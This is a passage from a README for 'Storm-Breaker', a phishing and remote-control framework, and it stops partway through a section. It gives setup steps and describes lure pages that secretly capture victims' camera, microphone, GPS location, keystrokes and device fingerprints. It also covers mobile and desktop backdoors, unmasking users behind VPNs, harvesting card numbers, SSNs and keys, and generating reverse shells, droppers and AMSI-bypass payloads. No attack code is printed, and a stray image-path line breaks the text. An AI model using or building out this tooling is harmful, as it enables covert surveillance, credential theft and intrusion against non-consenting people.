# Storm-Breaker v4.0

> **Advanced Social Engineering & Browser Exploitation Framework**
> A Python/Flask-based penetration testing toolkit with a web control panel for phishing template deployment, victim data capture (camera, microphone, GPS, keystrokes, device fingerprints), mobile/desktop C2 (Command & Control), credential intelligence, payload generation, and full OSINT reconnaissance — all managed through a single dark-themed dashboard.

> ⚠ **Disclaimer:** This tool is intended for **authorized penetration testing and security research only**. Unauthorized use is illegal. Always obtain proper written consent before testing.

## Table of Contents


- Overview
- Architecture
- Tech Stack
- Directory Structure
- Installation
- Running the Server
- Authentication
- Panel Tabs & Features
  - Dashboard / Links
  - Images
  - Audio
  - Captured Data Logs
  - Terminal
  - C2 Remote Shell
  - File Manager
  - Mobile Backdoor
  - Analytics
  - Victim Intelligence
  - Credential Intelligence
  - Payload Generator
  - Campaign Manager
  - Victim Profiles
  - Obfuscation Engine
  - Report Generator
  - Lure Generator
  - Browser Exfiltration
  - Network Discovery
  - Playbook Automation
  - Evasion Framework
  - Threat Intelligence
  - Session Hijacker

    - Pivot Engine
    - RAT Controller
    - AI Threat Analyzer
    - Zero-Day Exploit Lab
    - Quantum Crypto Engine
    - Deep Recon OSINT
    - Alerts
    - Settings
- Phishing Templates
- Database Schema
- API Reference
- Frontend Architecture
- Backend Modules
- Configuration Files
- How Data Flows
- Notification System
- Security Notes


---

## Overview

Storm-Breaker is an all-in-one penetration testing framework that deploys phishing pages to capture victim data (camera snapshots, microphone recordings, GPS location, device fingerprints, keystrokes, form submissions), provides real-time C2 control over desktop and mobile victims, generates payloads and reverse shells, manages campaigns with tracking links, performs credential extraction, OSINT recon, session hijacking analysis, and attack path planning — all through a polished web-based control panel.


**What makes it different:**

- **Single Flask server** — no PHP dependency, no separate API server, everything on port `2525`
- **Persistent SQLite database** — victim sessions, credentials, campaigns, reports survive server restarts
- **30 panel tabs** — each is a fully functional tool with its own backend module and frontend JS
- **199 API routes** — comprehensive REST API covering every feature
- **16 phishing templates** — ready-to-deploy social engineering pages
- **Real-time analytics** — live dashboard with charts, world map, event timeline
- **Mobile C2** — full control over mobile devices via JavaScript-based backdoor
- **Desktop C2** — remote shell, file manager, process control
- **Telegram Bot integration** — receive alerts and send commands from Telegram
- **Webhook notifications** — push captured data to any webhook endpoint

---

## Architecture






## Tech Stack

### Backend

| Component | Technology | Details |
|---|---|---|
| **Language** | Python 3.11+ | All server-side logic |

| Component | Technology | Details |
|---|---|---|
| **Web Framework** | Flask 2.0+ | WSGI web server, routing, sessions, templates |
| **Database** | SQLite 3 | `storm_breaker.db` — 23 tables, accessed via `database.py` |
| **Template Engine** | Jinja2 | Flask's built-in, renders `login.html`, `panel.html`, `mobile_control.html` |
| **Dependencies** | `flask`, `psutil`, `requests`, `colorama` | See `requirements.txt` |

### Frontend

| Component | Technology | Details |
|---|---|---|
| **CSS Framework** | Tailwind CSS (CDN) | Dark theme, responsive, utility-first |
| **JS Library** | jQuery 3.6 (bundled) | DOM manipulation, AJAX calls |
| **Charts** | Chart.js 4.4.0 (CDN) | Analytics bar/line/doughnut charts |
| **Maps** | Leaflet.js 1.9.4 (CDN) | World map for geolocation tracking |
| **Notifications** | SweetAlert2 (bundled) | Toast alerts, confirmation dialogs |
| **Notifications** | GrowlNotification (bundled) | Slide-in event notifications |
| **Icons** | Font Awesome 6.4.0 (CDN) | 1500+ icons used throughout |
| **Fonts** | Google Fonts (Outfit, JetBrains Mono) | Sans-serif UI + monospace code |
| **Animations** | Animate.css 4.1.1 (CDN) | Page transition animations |

### Infrastructure

| Component | Technology |
|---|---|
| **Server** | Flask development server (`0.0.0.0:2525`) |
| **Auth** | Cookie-based (`logindata` cookie) + Flask session (`IAm-logined`) |
| **Notifications** | Generic webhook (JSON POST) + Telegram Bot API |
| **File Storage** | Local filesystem (images/, sounds/, keystrokes/, etc.) |

## Directory Structure

```
Storm-Breaker/
├── .venv/                          # Python virtual environment
├── modules/                        # CLI launcher modules
```

```
│   ├── banner.py                    # ASCII art banner with colorama
│   ├── check.py                     # Dependency checker, update checker
│   └── control.py                   # PHP server process control (legacy)
├── st.py                            # CLI entry point (legacy PHP launcher)
├── requirements.txt                 # Root dependencies: requests, colorama,
psutil
├── Settings.json                    # Root config: {"is_start": false, "v":
"2.0"}
├── install.sh                       # Linux/Mac install script
├── README.md                        # This file
│
└── storm-web/                       # ★ Main application directory
    ├── app.py                       # Flask server — 3287 lines, 199 routes
    ├── database.py                  # SQLite ORM — 1346 lines, 23 tables, 60+
functions
    ├── requirements.txt             # Flask>=2.0
    ├── Settings.json                # Web config: {"is_start": true, "v":
"2.0"}
    ├── config.php                   # Login credentials: "admin" => "admin"
    ├── check-c.json                 # Session token storage: {"token": "...",
"expired": "no"}
    ├── storm_breaker.db             # SQLite database (auto-created on first
run)
    │
    ├── # ===== Backend Python Modules =====
    ├── credential_parser.py         # 369 lines — Regex-based credential
extraction (13 patterns)
    ├── payload_generator.py         # 506 lines — Reverse shells, droppers, C2
implants (11 types)
    ├── obfuscation_engine.py        # 749 lines — Multi-layer encoding, XOR,
AES, AMSI bypass
    ├── report_generator.py          # 932 lines — HTML pentest report with
executive summary
    ├── lure_generator.py            # 829 lines — Phishing email/SMS templates
(9 categories)
    ├── telegram_bot.py              # 374 lines — Telegram Bot C2 controller
    ├── evasion_framework.py         # 995 lines — Traffic disguise, fingerprint
spoofing, beacon jitter
    ├── threat_intel.py              # 738 lines — IP/email/domain OSINT
enrichment
    ├── session_hijacker.py          # 793 lines — Cookie parsing, JWT analysis,
session replay
    ├── pivot_engine.py              # 790 lines — Attack graph, lateral
movement, kill chain
    ├── rat_controller.py            # 1427 lines — System recon, persistence,
shells, anti-forensics
    ├── ai_threat_analyzer.py        # 564 lines — Pattern-matching threat
detection, MITRE mapping
    ├── zeroday_lab.py               # 373 lines — CVE database, shellcode gen,
ROP builder, fuzzer
    ├── quantum_crypto.py            # 393 lines — Post-quantum algorithms,
entropy analysis
    ├── deep_recon.py                # 467 lines —
```

```
Domain/social/darkweb/email/infrastructure OSINT
    │
    ├── flask_templates/            # Jinja2 HTML templates
    │   ├── login.html              # 99 lines — Login page (dark theme,
Tailwind)
    │   ├── panel.html              # 2347 lines — Main dashboard (30 tabs, all
JS loaded)
    │   └── mobile_control.html     # Mobile C2 control panel
    │
    ├── assets/                     # Static files served at /assets/
    │   ├── css/
    │   │   ├── style.css           # Base styles
    │   │   ├── tabs.css            # Tab styling
    │   │   └── modern-theme.css    # Dark theme overrides
    │   ├── js/                     # ★ 38 JavaScript files
    │   │   ├── script.js           # Core tab switching, dashboard init,
global functions
    │   │   ├── jquery.min.js       # jQuery 3.6
    │   │   ├── sweetalert2.min.js  # SweetAlert2
    │   │   ├── growl-notification.min.js
    │   │   ├── fingerprint.js      # Device fingerprinting (canvas, WebGL,
audio)
    │   │   ├── keylogger.js        # Keystroke capture with target detection
    │   │   ├── recorder.js         # Audio recording via MediaRecorder API
    │   │   ├── loc.js              # GPS location capture via Geolocation API
    │   │   ├── location.js         # Fallback location via IP geolocation
    │   │   ├── session-recorder.js # DOM mutation recording
    │   │   ├── client.min.js       # C2 client implant (desktop)
    │   │   ├── c2_client.js        # C2 command handler
    │   │   ├── mobile-backdoor.js  # Mobile C2 client with background
persistence
    │   │   ├── mobile_control.js   # Mobile C2 panel UI
    │   │   ├── advanced_dashboard.js # Dashboard stats/charts
    │   │   ├── file_manager.js     # Remote file browser
    │   │   ├── victim_profiler.js  # Auto-profile builder
    │   │   ├── credentials_intel.js # Credential scan/display
    │   │   ├── payload_generator.js # Payload gen UI
    │   │   ├── campaign_manager.js  # Campaign CRUD UI
    │   │   ├── obfuscation_ui.js   # Obfuscation engine UI
    │   │   ├── report_generator_ui.js # Report gen UI
    │   │   ├── lure_generator_ui.js # Lure gen UI
    │   │   ├── browser_exfil_ui.js  # Browser exfiltration UI
    │   │   ├── network_discovery_ui.js # Network scan UI
    │   │   ├── playbook_ui.js      # Playbook automation UI
    │   │   ├── evasion_ui.js       # Evasion framework UI
    │   │   ├── threat_intel_ui.js  # Threat intel UI
    │   │   ├── session_hijacker_ui.js # Session hijack UI
    │   │   ├── pivot_engine_ui.js  # Pivot/attack graph UI
    │   │   ├── rat_ui.js           # RAT controller UI
    │   │   ├── ai_threat_ui.js     # AI threat analyzer UI
    │   │   ├── zeroday_ui.js       # Zero-day lab UI
    │   │   ├── quantum_crypto_ui.js # Quantum crypto UI
    │   │   └── deep_recon_ui.js    # Deep recon OSINT UI
```

```
│   └── components/             # (empty — reserved)
│
├── templates/                  # ★ Phishing templates (16 directories)
│   ├── camera_temp/            # Camera capture page
│   ├── microphone/             # Microphone recording page
│   ├── nearyou/                # "Someone near you" location lure
│   ├── zoom_meeting/           # Fake Zoom meeting invite
│   ├── cloudflare_captcha/     # Fake Cloudflare CAPTCHA
│   ├── free_wifi/              # Fake free WiFi portal
│   ├── job_application/        # Fake job application form
│   ├── voice_msg/              # Fake voice message player
│   ├── weather/                # Weather app lure
│   ├── mobile_instant/         # Mobile instant attack
│   ├── mobile_security_update/ # Fake mobile security update
│   ├── web_backdoor/           # Web-based backdoor
│   ├── backdoor_control/       # Backdoor control panel
│   ├── normal_data/            # Generic data capture form
│   ├── advanced_demo/          # Advanced features demo
│   └── elite_demo/             # Elite features demo
│
├── # ===== Data Storage Directories (auto-created) =====
├── images/                     # Captured camera images (PNG/JPG)
├── sounds/                     # Recorded audio files (WAV)
├── fingerprints/               # Device fingerprint JSONs
├── keystrokes/                 # Keystroke log JSONs
├── sessions/                   # Session recording JSONs
├── clipboard/                  # Clipboard data
├── network-scans/              # Network scan results
├── password-managers/          # Password manager data
├── social-media/               # Social media data
├── c2-sessions/                # C2 session data
└── log/                        # Server logs
```

---

## Installation

### Prerequisites

- Python 3.8+ (tested on 3.11)
- pip (Python package manager)

### Steps

```bash
# 1. Clone the repository
git clone https://github.com/ultrasecurity/Storm-Breaker.git
cd Storm-Breaker

# 2. Create virtual environment (optional but recommended)
python -m venv .venv
```

```
# Windows:
.venv\Scripts\activate
# Linux/Mac:
source .venv/bin/activate

# 3. Install dependencies
pip install flask psutil requests colorama

# 4. Navigate to the web application
cd storm-web
```

### Dependencies

**Root `requirements.txt`:**

```
requests
colorama
psutil
```

**`storm-web/requirements.txt`:**

```
Flask>=2.0
```

All backend Python modules (`credential_parser`, `payload_generator`, `obfuscation_engine`, etc.) use **only Python standard library** — no additional pip packages needed beyond Flask, psutil, requests, and colorama.

---

## Running the Server

```
# From the storm-web directory:
cd storm-web
python app.py
```

**Output:**

```
 * Serving Flask app 'app'
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:2525
 * Running on http://<your-ip>:2525
```

The server binds to `0.0.0.0:2525` — accessible from any network interface.

### What happens on startup:

1. `database.py` is imported → `init_database()` runs automatically on import → creates `storm_breaker.db` with all 23 tables if it doesn't exist
2. `config.php` is parsed → login credentials loaded into `CONFIG` dict
3. `telegram_bot.py` is imported → `TelegramBot` singleton created, loads config from `telegram_config.json`
4. Flask app starts on `0.0.0.0:2525` with `debug=False`

### Windows (background):

```
Start-Process -FilePath "py" -ArgumentList "app.py" -WorkingDirectory
"C:\path\to\storm-web" -NoNewWindow
```

---

## Authentication

### Login Credentials

Stored in `storm-web/config.php` (parsed by Python regex, not executed as PHP):

```
<?php
$users = [
    "admin" => ["password" => "admin"],
];
?>
```

The file is parsed by `load_php_config()` in `app.py` which uses regex: `r'"([^\"]+)"\s*=>\s*\[([^\]]+)\]'` to extract username/password pairs.

### Auth Flow

1. User visits `/` → redirected to `/login`
2. `GET /login` renders `flask_templates/login.html` with CSRF token
3. `POST /login` with `username` and `password` form fields
4. On success: `session['IAm-logined'] = username` is set in Flask server-side session
5. Redirect to `/panel` → a `logindata` cookie is set with a unique token (UUID hex, split into 5-char groups), valid for 30 days
6. The token is stored in `check-c.json` as `{"token": "...", "expired": "no"}`
7. On subsequent visits: the cookie is checked first against `check-c.json`, then the Flask session
8. `GET /logout` clears the session, expires the cookie, redirects to `/login`

### Auth Check in Routes

- Panel routes check `session.get('IAm-logined')` and redirect to login if missing

- Most API routes check `session.get('IAm-logined')` and return `401 Unauthorized` if missing
- Victim-facing endpoints (`/api/mobile/register`, `/api/fingerprint`, `/api/browser-exfil/receive`, `/api/network/receive`, `/t/<name>/post`, etc.) have **no auth** — they must be accessible by victims
- The terminal endpoint (`POST /api/terminal`) requires auth and executes commands via `subprocess.run()`

---

## Panel Tabs & Features

The panel (`GET /panel`) renders `flask_templates/panel.html` — a single-page app with **30 tab buttons** in the left sidebar. Each tab has its own JavaScript module that renders the UI into a content div and makes AJAX calls to the Flask backend.

### 1. Dashboard / Links

**Tab ID:** `links` | **JS:** `script.js`

- Shows all available phishing templates discovered from `storm-web/templates/` directory
- Each template is listed as a clickable link: `http://<server>:2525/t/<template_name>/`
- Displays template name, generates full URL for sharing with victims
- Template list comes from scanning the `templates/` directory for subdirectories
- API: `GET /list_templates` → returns JSON array of template directory names (e.g., `["zoom_meeting", "camera_temp", ...]`)

### 2. Images

**Tab ID:** `images` | **JS:** `script.js`

- Gallery grid view of all captured camera images from `storm-web/images/`
- Images sorted by filesystem modification timestamp (newest first)
- Supports PNG, JPG, JPEG, GIF, BMP
- Click to enlarge, bulk delete all images
- API: `GET /api/images` → `{"images": [{"name": "cam11202513425.png", "url": "/images/cam11202513425.png", "timestamp": 1710000000}]}`
- API: `POST /api/delete_images` → deletes all files in images/ directory
- Static serving: `GET /images/<filename>` serves files from images/ directory

### 3. Audio

**Tab ID:** `audio` | **JS:** `script.js`

- Lists all recorded audio files from `storm-web/sounds/`
- Built-in HTML5 audio player for each recording
- Supports WAV, MP3, M4A, OGG, WEBM
- Bulk delete functionality
- API: `GET /api/audio` → `{"audio": [{"name": "rec123.wav", "url": "/sounds/rec123.wav", "timestamp": 1710000000}]}`
- API: `POST /api/delete_audio` → deletes all audio files

- Static serving: `GET /sounds/<filename>` serves files from sounds/ directory

### 4. Captured Data Logs

**Tab ID:** `logs` | **JS:** `script.js`

- Shows the contents of `result.txt` from each phishing template directory
- Displays captured form data, location coordinates, credential submissions
- Reads all `templates/*/result.txt` files, concatenates, returns as text
- After reading, clears the file contents (write empty string)
- API: `POST /receiver` with form field `send_me_result` → returns concatenated text from all result.txt files

### 5. Terminal

**Tab ID:** `terminal` | **JS:** `script.js`

- Full interactive terminal emulator in the browser
- Executes real OS commands on the server via `subprocess.run(shell=True)`
- Supports `cd` for directory navigation (current working directory tracked in `session['cwd']`)
- Works on both Windows (cmd/PowerShell) and Linux (bash)
- Maintains CWD across commands within the same session
- Captures both stdout and stderr
- Auth required — checks `session.get('IAm-logined')`
- API: `POST /api/terminal` with `{"cmd": "dir"}` → `{"output": "...", "cwd": "C:\\Users\\..."}`

### 6. C2 Remote Shell

**Tab ID:** `c2` | **JS:** `c2_client.js`

- Desktop Command & Control panel for remote shell access
- Victims run `client.min.js` or a generated C2 implant which:
  1. POSTs to `/api/c2/register` with `{uid, info}` to register
  2. POSTs to `/api/c2/poll` every few seconds to check for commands
  3. Executes received commands locally
  4. POSTs output to `/api/c2/response`
- Panel shows all registered clients with online/offline status (20-second heartbeat threshold)
- Operator types command → queued via `/api/c2/queue_command` → victim picks up on next poll
- **In-memory only** — `C2_SESSIONS`, `C2_COMMANDS`, `C2_RESPONSES` dicts do not persist across server restarts
- APIs:
  - `POST /api/c2/register` — `{uid, info}` → victim registers
  - `POST /api/c2/poll` — `{uid}` → returns `{command}` or `{command: null}`
  - `POST /api/c2/response` — `{uid, output}` → victim sends command output
  - `GET /api/c2/clients` — list all clients with status
  - `POST /api/c2/queue_command` — `{uid, cmd}` → queue command for victim
  - `GET /api/c2/get_responses/<uid>` — get and clear responses for a UID

## 7. File Manager

**Tab ID:** `files` | **JS:** `file_manager.js`

- Remote file browser for C2-connected victims
- Browse directories, view file listings, download files
- Works through C2 command queue — victim-side JavaScript handles filesystem operations
- APIs:
  - `GET /api/c2/get_file_list/<uid>` — get cached directory listing
  - `GET /api/c2/get_download/<uid>` — get cached file content
  - `POST /api/c2/file_list_response` — victim sends `{uid, files, path}`
  - `POST /api/c2/file_download_response` — victim sends `{uid, content, filename}`

## 8. Mobile Backdoor

**Tab ID:** `mobile` | **JS:** `mobile_control.js`, `mobile-backdoor.js`

- Mobile device C2 control panel
- Victims connect when phishing pages include `mobile-backdoor.js` which:
  1. Collects device info (platform, screen size, user agent, battery, connection type)
  2. POSTs to `/api/mobile/register` with `{uid, info}`
  3. Polls `/api/mobile/poll` every 5 seconds for commands
  4. Sends background location updates to `/api/mobile/background_data`
- **Persistent sessions** — saved to SQLite `mobile_sessions` table via `database.py`, survives server restarts
- On server start, loads all sessions from database into memory, merges with live connections
- Shows devices as online (last seen < 60s) or offline, displays all sessions from last 24 hours
- Capabilities:
  - Camera capture (front/rear via `getUserMedia`)
  - GPS location tracking with continuous background updates
  - Device info enumeration
  - Remote command execution
  - Location history with timeline
- APIs:
  - `POST /api/mobile/register` — `{uid, info}` → saves to DB + memory
  - `POST /api/mobile/poll` — `{uid}` → returns queued command
  - `POST /api/mobile/response` — `{uid, output}` → stores response
  - `POST /api/mobile/camera` — `{uid, image}` → saves base64 image to images/
  - `GET /api/mobile/clients` — loads from DB, merges with memory, returns all
  - `POST /api/mobile/send_command` — `{uid, command}` → queues command
  - `GET /api/mobile/get_response/<uid>` — pops oldest response
  - `POST /api/mobile/background_data` — `{uid, data}` → stores tracking data (max 100/device)
  - `GET /api/mobile/tracking_data/<uid>` — returns all tracking data for device

## 9. Analytics

**Tab ID:** `analytics` | **JS:** `advanced_dashboard.js`

- Real-time dashboard with live statistics pulled from filesystem and memory
- **Stats cards:** Total captures counted from actual files on disk:
  - Images: count of PNG/JPG/JPEG in images/
  - Audio: count of WAV/MP3/WEBM in sounds/
  - Fingerprints: count of JSON files in fingerprints/
  - Keystrokes: count of JSON files in keystrokes/
  - Sessions: count of `*_meta.json` in sessions/
- **Victim counts:** Active C2 + Mobile sessions (seen in last 60 seconds) vs total
- **System resources:** Real `psutil.cpu_percent()`, `psutil.virtual_memory().percent`, disk usage (walks entire storm-web directory)
- **Activity timeline:** Chart.js line chart from `ANALYTICS['hourly_activity']` dict (last 24 hours)
- **World map:** Leaflet.js with markers from `ANALYTICS['geo_data']` (captured GPS coordinates)
- **Event feed:** Last 20 events from `ANALYTICS['events']` list (max 500 events kept)
- **System info:** `platform.node()`, OS, architecture, Python version, network interfaces via `psutil.net_if_addrs()`
- APIs:
  - `GET /api/analytics/dashboard` → `{captures, victims, system, activity, recent_events}`
  - `GET /api/analytics/timeline?hours=24` → `{timeline: [{time, label, count}]}`
  - `GET /api/analytics/geo` → `{locations: [{lat, lng, template, timestamp, ip}]}`
  - `GET /api/system/info` → detailed system info with network interfaces
  - `POST /api/export/all` → ZIP file download containing all captured data

## 10. Victim Intelligence

**Tab ID:** `intel` | **JS:** `victim_profiler.js`

- Device fingerprint viewer — reads JSON files from fingerprints/ directory
  - Shows canvas hash, WebGL renderer, audio fingerprint, installed fonts, plugins, timezone
  - Each fingerprint has: hash, browser, screen resolution, platform
- Keystroke log viewer — reads JSON files from keystrokes/ directory
  - View typed content per capture file
  - Highlights password fields, form submissions
  - Shows target URL, input field types
- WebRTC IP leak detection — reveals real IP behind VPN/proxy
  - Stores leaks in `WEBRTC_LEAKS` in-memory list (max 500)
  - Detects VPN by comparing `real_ip` (from WebRTC STUN) vs `request.remote_addr`
  - Auto-updates victim profiles with real IP
  - Sends Telegram alert if VPN detected
- APIs:
  - `GET /api/fingerprints/list` → `{fingerprints: [{filename, hash, browser, screen, platform}]}`
  - `GET /api/keystrokes/list` → `{keystrokes: [{filename, count, passwords, url}]}`
  - `GET /api/keystrokes/view/<filename>` → full JSON content of keystroke file

- `POST /api/webrtc_leak` — `{real_ip, user_agent, platform}` → stores leak, auto-profiles
- `GET /api/webrtc_leaks` → last 100 leaks

### 11. Credential Intelligence

**Tab ID:** `credentials` | **JS:** `credentials_intel.js`

- Automated credential extraction from all captured data using regex pattern matching
- **13 regex patterns** defined in `credential_parser.py`:
  1. `email` — standard email regex
  2. `password` — matches `password:`, `pwd=`, etc. followed by value
  3. `credit_card` — Visa, Mastercard, Amex, Discover, JCB patterns
  4. `ssn` — US Social Security Number format (XXX-XX-XXXX)
  5. `phone` — US phone number formats
  6. `crypto_wallet_btc` — Bitcoin address pattern
  7. `crypto_wallet_eth` — Ethereum address (0x...)
  8. `ip_address` — IPv4 addresses
  9. `url` — HTTP/HTTPS URLs
  10. `api_key` — matches `api_key=`, `token:`, `bearer` followed by 16-128 char string
  11. `aws_key` — AWS access key format (AKIA...)
  12. `private_key` — PEM private key headers
  13. `jwt_token` — JWT format (eyJ...)
- Scans: `keystrokes/*.json`, `fingerprints/*.json`, `sessions/*_meta.json`
- Auto-pairs usernames with passwords from same form submission context
- Results saved to `credentials` table in SQLite (deduplication by type+value)
- Backend: `credential_parser.py` (369 lines)
- APIs:
  - `POST /api/credentials/scan` → triggers full scan, returns `{found, saved, pairs, breakdown}`
  - `GET /api/credentials/list?type=<type>` → list all or filtered by type
  - `GET /api/credentials/pairs` → username:password pairs only
  - `GET /api/credentials/stats` → count per credential type
  - `DELETE /api/credentials/delete/<id>` → delete single credential

### 12. Payload Generator

**Tab ID:** `payloads` | **JS:** `payload_generator.js`

- Generate reverse shells, droppers, stagers, and C2 implants
- **11 payload types** defined in `PAYLOAD_TYPES` dict in `payload_generator.py`:
  1. `powershell_reverse` — PowerShell TCP reverse shell with AMSI bypass
  2. `powershell_download_exec` — PowerShell download & execute from URL
  3. `python_reverse` — Python socket reverse shell (cross-platform)
  4. `bash_reverse` — Bash /dev/tcp reverse shell
  5. `hta_dropper` — HTML Application executing PowerShell
  6. `vbs_stager` — VBScript download and run

7. `c2_implant_ps` — PowerShell HTTP-based C2 implant (polls for commands)
8. `c2_implant_py` — Python HTTP-based C2 implant
9. `phishing_redirect` — HTML redirect page
10. `office_macro` — VBA macro for Office documents
11. (additional types)

- Each payload has metadata: name, icon, color, platform, description, category
- Configurable parameters: `lhost`, `lport`, `callback_url`, `template`, `obfuscate`
- Generated code uses randomized variable names via `random_var()` and `random_string()`
- Backend: `payload_generator.py` (506 lines)
- APIs:
  - `GET /api/payloads/types` → `{types: {type_id: {name, icon, platform, ...}}}`
  - `POST /api/payloads/generate` → `{type, lhost, lport, callback_url, obfuscate}` → generated payload code

## 13. Campaign Manager

**Tab ID:** `campaigns` | **JS:** `campaign_manager.js`

- Create, manage, and track phishing campaigns
- Each campaign has: name, template (which phishing page), description, callback URL, status, creation date
- Auto-generates unique tracking links: `/c/<8-char-hex-code>` that redirect to the template URL
- Tracks clicks (incremented on each redirect) and captures per link
- Persistent in SQLite `campaigns` and `campaign_links` tables
- APIs:
  - `GET /api/campaigns/list` → list with link stats (total_clicks, total_captures)
  - `POST /api/campaigns/create` → `{name, template, description, callback_url}` → creates + auto-generates link
  - `GET /api/campaigns/<id>` → campaign details with links
  - `DELETE /api/campaigns/<id>` → delete campaign and its links
  - `POST /api/campaigns/<id>/add_link` → `{code, target_url}` → add tracking link
  - `GET /c/<link_code>` — **victim-facing** redirect, increments click counter

## 14. Victim Profiles

**Tab ID:** `profiles` | **JS:** `victim_profiler.js`

- Auto-correlates victim data across all capture types to build unified profiles
- Build profiles from:
  - Fingerprints: extract IP, user agent, platform, browser, screen resolution, fingerprint hash
  - Geo data: add latitude/longitude from captured GPS coordinates
  - WebRTC leaks: add real IP behind VPN
- Each profile in `victim_profiles` table: ip, fingerprint_hash, user_agent, platform, browser, screen_res, location_lat, location_lon, first_seen, last_seen, risk_score (0-100), tags (JSON array), notes (text)
- Profiles are upserted by IP — if same IP seen again, profile is updated with new data
- APIs:

- `GET /api/profiles/list` → all profiles sorted by last_seen
- `GET /api/profiles/<id>` → single profile details
- `POST /api/profiles/build` → auto-builds from fingerprints + geo data, returns count
- `POST /api/profiles/<id>/tag` → `{tags: ["vip", "admin"]}` → set tags
- `POST /api/profiles/<id>/notes` → `{notes: "High-value target"}` → set notes
- `POST /api/profiles/<id>/risk` → `{score: 85}` → set risk score

## 15. Obfuscation Engine

**Tab ID:** `obfuscation` | **JS:** `obfuscation_ui.js`

- Multi-layer payload obfuscation with entropy analysis
- **Supported languages:** PowerShell, Python, JavaScript, Bash
- **Encoding layers** (applied in configurable combinations):
